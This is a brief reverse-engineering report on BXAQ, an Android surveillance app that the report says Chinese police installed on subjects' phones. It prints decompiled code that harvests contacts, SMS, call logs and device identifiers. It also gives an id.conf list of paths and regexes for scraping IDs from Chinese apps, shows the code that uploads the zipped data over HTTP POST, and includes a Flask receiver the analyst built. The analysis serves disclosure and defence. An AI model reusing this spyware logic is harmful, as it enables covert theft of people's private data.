BAXQ SIMPLE REPORT

Index

Introduction **2**

Analysis **2**

What types of information does the application gather? *2*

Does the application steal app data? *2*

How is the information transmitted? *3*

Does the application create a new file in the phone? *4*

Where does the application transmit the data? *4*

Creating a web server to retrieve the zip file **5**

Decompiling the apk **6**

Reading the AndroidManifest.xml *6*

Reading the source code *7*

Introduction

This small report documents a very fast analysis of BXAQ mobile application in order to understand what the capabilities of this application are.

This application was installed by the Chinese police to collects a large amount of information from a subject’s phone.


Analysis

What types of information does the application gather?

Thanks to reverse engineering of the app, it was possible to notice that all the following information can be gathered by the application.

Information gathered:

- calendar entries
- phone contacts
- country code
- dialed numbers
- phone information (IMEI, WIFI MAC, BLUETHOOTH MAC, ANDROID VERSION, CPU, HARDWARE INFO)
- SMS
- installed applications (checked with md5)
- application data (for specific Chinese apps)
- root check



```java
package com.fenghuo.contact;

import com.fenghuo.utils.Util;
import java.util.ArrayList;

public class ContactsTool {
  public static String getVcardAddressValueByType(ArrayList<String> paramArrayList) {
    StringBuffer stringBuffer = new StringBuffer("");
    if (paramArrayList != null && paramArrayList.size() > 0) {
      String str = (String)paramArrayList.get(0);
      if (str.length() > 2)
        stringBuffer.append(str.substring(2));
      for (byte b = 1; b < paramArrayList.size(); b++) {
        str = (String)paramArrayList.get(b);
        if (str.length() > 2)
          stringBuffer.append("/" + str.substring(2));
      }
    }
    return stringBuffer.toString();
```

Figure 1 Snippet of "getVcardAddressValueByType" method of "ContactsTool" class

Does the application steal app data?


Yes, it does.
The application will use the “*id.conf*” file in order to ship confidential data from some Chinese applications. The content of “*id.conf*” can be found here:

```
#包名\t路径名\t获取方式
#获取方式DIR FILE FILE_CONTENT
com.tencent.mobileqq  tencent/MobileQQ/     DIR     (^[1-9][0-9]+)
com.tencent.mobileqq  Tencent/MobileQQ/     DIR     (^[1-9][0-9]+)
com.tencent.mobileqq  tencent/QWallet/      DIR     (^[1-9][0-9]+)
com.tencent.mobileqq  Tencent/QWallet/      DIR     (^[1-9][0-9]+)
com.renren.mobile.android     Android/data/com.renren.mobile.android/cache/talk_log/      FILE
        talk_log_([0-9]+)_.*
com.duowan.mobile      yymobile/logs/sdklog/  FILE_CONTENT   logs-yypush_.*txt      safeParseInt
([0-9]*)
com.immomo.momo        immomo/users/  DIR     (^[1-9][0-9]+)
cn.com.fetion  Fetion/Fetion/ DIR     (^[1-9][0-9]+)
com.alibaba.android.babylon   Android/data/com.alibaba.android.babylon/cache/dataCache/   FILE
        (^[1-9][0-9]+)
#"phone":"18551411***"
com.sdu.didi.psnger    Android/data/com.sdu.didi.psnger/files/omega FILE_CONTENT   e.cache
        "phone":"([0-9]*)"
#aaaa
com.sankuai.meituan    Android/data/com.sankuai.meituan/files/elephent/im/  DIR     (^[1-9][0-9]+)
com.sogou.map.android.maps    Android/data/com.sogou.map.android.maps/cache/       FILE_CONTENT
        cache   "a":"([^"]*)"
#com.sina.weibo        loginname=red***@163.com&
com.sina.weibo sina/weibo/weibolog/   FILE_CONTENT   sinalog.*txt    loginname=([^&]*)&
```

For example, it was possible to understand that BAXQ will steal a digit id stored by "Immomo" application.

How is the information transmitted?

All information is compressed and sent thought a POST request in a zip file.
This information can be found by analyzing "HTTPManager.class".



```
        paramString = stringBuilder.append(str1).append("_").append(paramString).toString();
      }
    } else {
      paramString = "";
    }
    if (file1.exists()) {
      paramString = Util.isContainsInvalidCharacter(paramString);
      StringBuilder stringBuilder = new StringBuilder();
      this();
      paramString = stringBuilder.append("WIFI_").append(paramString).append(".zip").toString();
      PrintStream printStream = System.out;
      stringBuilder = new StringBuilder();
      this();
      printStream.println(stringBuilder.append("filename................=").append(paramString).toString());
      fileOutputStream.write("-----------------------7d91e4315304ba\r\n".getBytes("UTF-8"));
      stringBuilder = new StringBuilder();
      this();
      fileOutputStream.write(stringBuilder.append("Content-Disposition: form-data; name=\"").append(paramString).append('
      paramString = Util.getContentTypeByFilepath(file1.getAbsolutePath());
      stringBuilder = new StringBuilder();
      this();
      fileOutputStream.write(stringBuilder.append("Content-Type: ").append(paramString).append("\r\n\r\n").toString().get
      fileInputStream = new FileInputStream();
      this(file1);
      arrayOfByte = new byte[4096];
```

Figure 2 Code used to prepare the POST request

From the same file it was also possible to notice that the application will set the following http header before sending the data:


```
private static void addHttpHeader() {
  if (gpostMethod != null) {
    gpostMethod.setHeader("esn", (Global.getGlobal()).imei_);
    gpostMethod.setHeader("imsi", (Global.getGlobal()).imsi_);
    gpostMethod.setHeader("model", Global.getGlobal().loadModel());
    gpostMethod.setHeader("User-Agent", "");
    gpostMethod.setHeader("Content-Type", "multipart/form-data; boundary=----------------------7d91e4315304ba");
    gpostMethod.setHeader("Connection", "close");
  }
}
```

Figure 3 Code used to set the header of the http request

The esn, imsi and the model phone are maybe used to classify all received data in a database.


The transmitted file will contain the following files:

- scandir_temp
- PhoneData.cha
- Messages.xml
- Dialing.xml
- country_code
- Contact.xml
- Claendar.xml
- AppParse.prop
- app_list
- app_account



```
private void saveHelperFile(String paramString) {
  if (!"true/false".equals(paramString)) {
    ContactsHelper.getInstance(this).testReadAll(this.loginHandler_);
    paramString = ContactsHelper.getInstance(this).getHelperData();
    Util.writeFile(Global.esnPath_ + "Contact.xml", "<?xml version=\"1.0\" encoding=\"UTF-8\"?>" + paramString);
    CallLogHelper.getInstance(this).queryAllLog(this.loginHandler_);
    paramString = CallLogHelper.getInstance(this).getHelperData();
    Util.writeFile(Global.esnPath_ + "Dialing.xml", "<?xml version=\"1.0\" encoding=\"UTF-8\"?>" + paramString);
    SMSHelper.getInstance(this).queryAllSMS(this.loginHandler_);
    paramString = SMSHelper.getInstance(this).getHelperData();
    Util.writeFile(Global.esnPath_ + "Messages.xml", "<?xml version=\"1.0\" encoding=\"UTF-8\"?>" + paramString);
    CalendarHepler.getInstance(this).GetCalendar(this.loginHandler_);
    paramString = CalendarHepler.getInstance(this).getHelperData();
    Util.writeFile(Global.esnPath_ + "Calendar.xml", "<?xml version=\"1.0\" encoding=\"UTF-8\"?>" + paramString);
  }
```

Figure 4 Code for creating the files stored inside the .zip file



```
AppParse.prop   Dialing.xml     app_account     phone.txt
Calendar.xml    Messages.xml    app_list        report.html
Contact.xml     PhoneData.cha   country_code    scandir_temp
```


Figure 5 Files contained inside the .zip file

Does the application create a new file in the phone?

Yes, it does.
The application will create a sort of log file on the SD card. The file name is: "cjlog_plain.txt".

Where does the application transmit the data?

The application will send the file zip to the following address: 192.168.43.1:8080.
In order to make a successful upload, the application will expect a specific response from the server as it is possible to understand from the following screenshot:



```java
public boolean parserResponse(String paramString) {
  try {
    JSONObject jSONObject = new JSONObject();
    this(paramString);
    this.responseStatusCode = jSONObject.getString("status");
    this.isValid = true;
  } catch (Exception paramString) {
    this.isValid = false;
  }
  return true;
}
```

Figure 6 Expected response from the remote server

The response from the server has to contain a valid json containing the string "status", like the following:

```
{"status":200}
```

Creating a web server to retrieve the zip file

In order to retrieve the information stolen by the application it was created a flask server that will answer to the application when the zip file is transmitted (index.html has to be stored inside the templates directory and can be empty):


```python
import os
from flask import Flask, request, render_template
import requests

app = Flask(__name__)

@app.route('/', methods=['GET','POST'])
def handle_form():
    if request.method == "GET":
        return render_template("index.html");
    else:
        print("*** request.args: \n{}".format(request.args))
        print("*** request.headers: \n{}".format(request.headers))
        print("*** request.data: \n{}".format(request.data.decode('utf-8')))
        # salvi il file
        print("*** request.is_json: \n{}".format(request.is_json))
        for filename in request.files:
            print("*** Filename: {}".format(filename))
            file_raw = request.files[filename]
            #print("*** Content:\n{}".format(file_raw.read()))
            f = open(filename,"wb")
            a = file_raw.read()
            f.write(a)
            f.close()
        return "{'status':200}"


if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8080)
```

By running the web server, it was possible to retrieve the zip file and all the information stored inside it. In the following screenshot it is possible to view the report.html page stored inside the .zip file. This file uses the Message.xml, Contact.xml and the Dialing.xml files either stored on the compressed archive.



PhoneInfo

Manufacturer	Android
Model	L[redacted]
RealModel	L[redacted]
IMEI	3[redacted]
IMSI	
ConnectType	WIFI
StartTime	2019/07/05 13:47:47
EndTime	2019/07/05 13:47:48
Date	2019/07/05
TZI	Pacific Standard Time
Version	[redacted]
SN	[redacted]

Selection

Contact	Select
Dialing	Select
Message	Select

Message

ID	SmsStorage	SmsType	Folder	CenterNumber	TelePhone	SmsTime	Type	Text

Contact


ID	LocalType	Group	Name	Number	MobilePhone	HomeNum	Fax	Work	Email	Internet	Address	Note
1	N/A		A[redacted]						a[redacted]@gmail.com			
2	N/A		F[redacted]	32[redacted]					[redacted]			
3	N/A		Gestore Mail						127.0.0.1@gmail.com			

Figure 7 Report.html file

Decompiling the apk

Reading the AndroidManifest.xml

Apktool was used script in order to read the AndroidManifest.xml file to understand which privileges the application requires.



```
        </service>
        <service android:enabled="true" android:name="kernal.idcard
            <intent-filter>
                <action android:name="wintone.idcard.recogService"/
            </intent-filter>
        </service>
        <service android:enabled="true" android:name="kernal.idcard
            <intent-filter>
                <action android:name="wintone.idcard.TimeService"/>
            </intent-filter>
        </service>
        <receiver android:name="kernal.idcard.android.DataChangeRec
    </application>
    <uses-permission android:name="android.permission.GET_PACKAGE_S
    <uses-permission android:name="android.permission.READ_CALENDAR
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS
    <uses-permission android:name="android.permission.READ_PHONE_ST
    <uses-permission android:name="android.permission.WRITE_EXTERNA
    <uses-permission android:name="android.permission.RECEIVE_SMS"/
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADM
    <uses-permission android:name="android.permission.ACCESS_WIFI_S
    <uses-permission android:name="android.permission.ACCESS_NETWOR
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.RESTART_PACKAGES"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
</manifest>
```


```
<?xml version="1.0"
encoding="utf-8"
standalone="no"?><mani
xmlns:android="http://
schemas.android.com/ap
res/android"
package="com.fiberhome
server"
```

```
MacBook-Pro:apktool [redacted]$ apktool d base.apk
I: Using Apktool 2.4.0 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (/Users/[redacted]Library/apktool/framework)
, using /var/folders/kq/ms5mfc713g13vy803j1f346h0000gn/T/ instead...
S: Please be aware this is a volatile directory and frameworks could go missing,
 please utilize --frame-path if the default storage directory is unavailable
I: Loading resource table from file: /var/folders/kq/ms5mfc713g13vy803j1f346h000
0gn/T/1.apk
I: Regular manifest package...
I: Decoding file-resources...
W: Cant find 9patch chunk in file: "drawable-ldpi-v4/zoom.9.png". Renaming it to
 *.png.
W: Cant find 9patch chunk in file: "drawable-ldpi-v4/frame.9.png". Renaming it t
o *.png.
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
MacBook-Pro:apktool [redacted]$
```

Figure 8 Retrieving the AndroidManifest.xml

Reading the source code

In order to get the .dex file the apk file was renamed with .zip extension. Subsequently, the new file was unzipped as it was possible to see from the following screenshot.




```
MacBook-Pro:unzip [redacted]$ unzip base.zip
Archive:  base.zip
  extracting: assets/xbin/terrorism_apps.csv
  extracting: res/drawable-hdpi-v4/head.png
  extracting: res/drawable-hdpi-v4/ic_launcher.png
  extracting: res/drawable-ldpi-v4/frame.9.png
  extracting: res/drawable-ldpi-v4/ic_launcher.png
  extracting: res/drawable-ldpi-v4/strip_green.png
  extracting: res/drawable-ldpi-v4/zoom.9.png
  extracting: res/drawable-mdpi-v4/frame.9.png
  extracting: res/drawable-mdpi-v4/ic_launcher.png
  extracting: res/drawable-mdpi-v4/idcardicon.png
  extracting: res/drawable-mdpi-v4/strip_green.png
  extracting: res/drawable/a1.png
  extracting: res/drawable/back.png
  extracting: res/drawable/bottom_left.png
  extracting: res/drawable/bottom_right.png
  extracting: res/drawable/cutoff.png
  extracting: res/drawable/cuton.png
  extracting: res/drawable/frame.9.png
  extracting: res/drawable/idcardicon.png
```

Figure 9 Unzipping the apk

After this the .jar file was created using d2j-dex2jar tool:

```
d2j-dex2jar.sh -o ./class-dex2jar.jar classes.dex
```

Finally, the .class file was opened with jd-gui and it was possible to read the source code, since the application was not obfuscated.



```java
package com.fenghuo.basestation;

import android.content.Context;
import android.telephony.CellLocation;
import android.telephony.PhoneStateListener;
import android.telephony.TelephonyManager;
import android.telephony.cdma.CdmaCellLocation;
import android.telephony.gsm.GsmCellLocation;
import android.text.TextUtils;
import com.fenghuo.utils.Global;
import com.fenghuo.utils.Util;

public class BaseStation {
  private static PhoneStateListener phoneStateListener = new PhoneStateListener() {
      public void onCellLocationChanged(CellLocation param1CellLocation) {
        BaseStationBean baseStationBean = new BaseStationBean();
        if (param1CellLocation instanceof GsmCellLocation) {
          GsmCellLocation gsmCellLocation = (GsmCellLocation)param1CellLocation;
          baseStationBean.setLAC(String.valueOf(gsmCellLocation.getLac()));
          baseStationBean.setCellID(String.valueOf(gsmCellLocation.getCid()));
          str = telephonyManager.getNetworkOperator();
          if (str != null && str.length() >= 5) {
            baseStationBean.setMCC(str.substring(0, 3));
            baseStationBean.setMNC(str.substring(3, 5));
          }
          baseStationBean.setECGI(str);
        } else {
          try {
            Class.forName("android.telephony.cdma.CdmaCellLocation");
            CdmaCellLocation cdmaCellLocation = (CdmaCellLocation)str;
            if (cdmaCellLocation.getBaseStationId() >= 0) {
              str = String.valueOf(cdmaCellLocation.getBaseStationId());
            } else {
              str = "";
            }
            baseStationBean.setBID(str);
            if (cdmaCellLocation.getNetworkId() >= 0) {
              str = String.valueOf(cdmaCellLocation.getNetworkId());
            } else {
              str = "";
            }
            baseStationBean.setNID(str);
            if (cdmaCellLocation.getSystemId() >= 0) {
              str = String.valueOf(cdmaCellLocation.getSystemId());
            } else {
              str = "";
            }
```

Figure 10 Reading the source code with jd-gui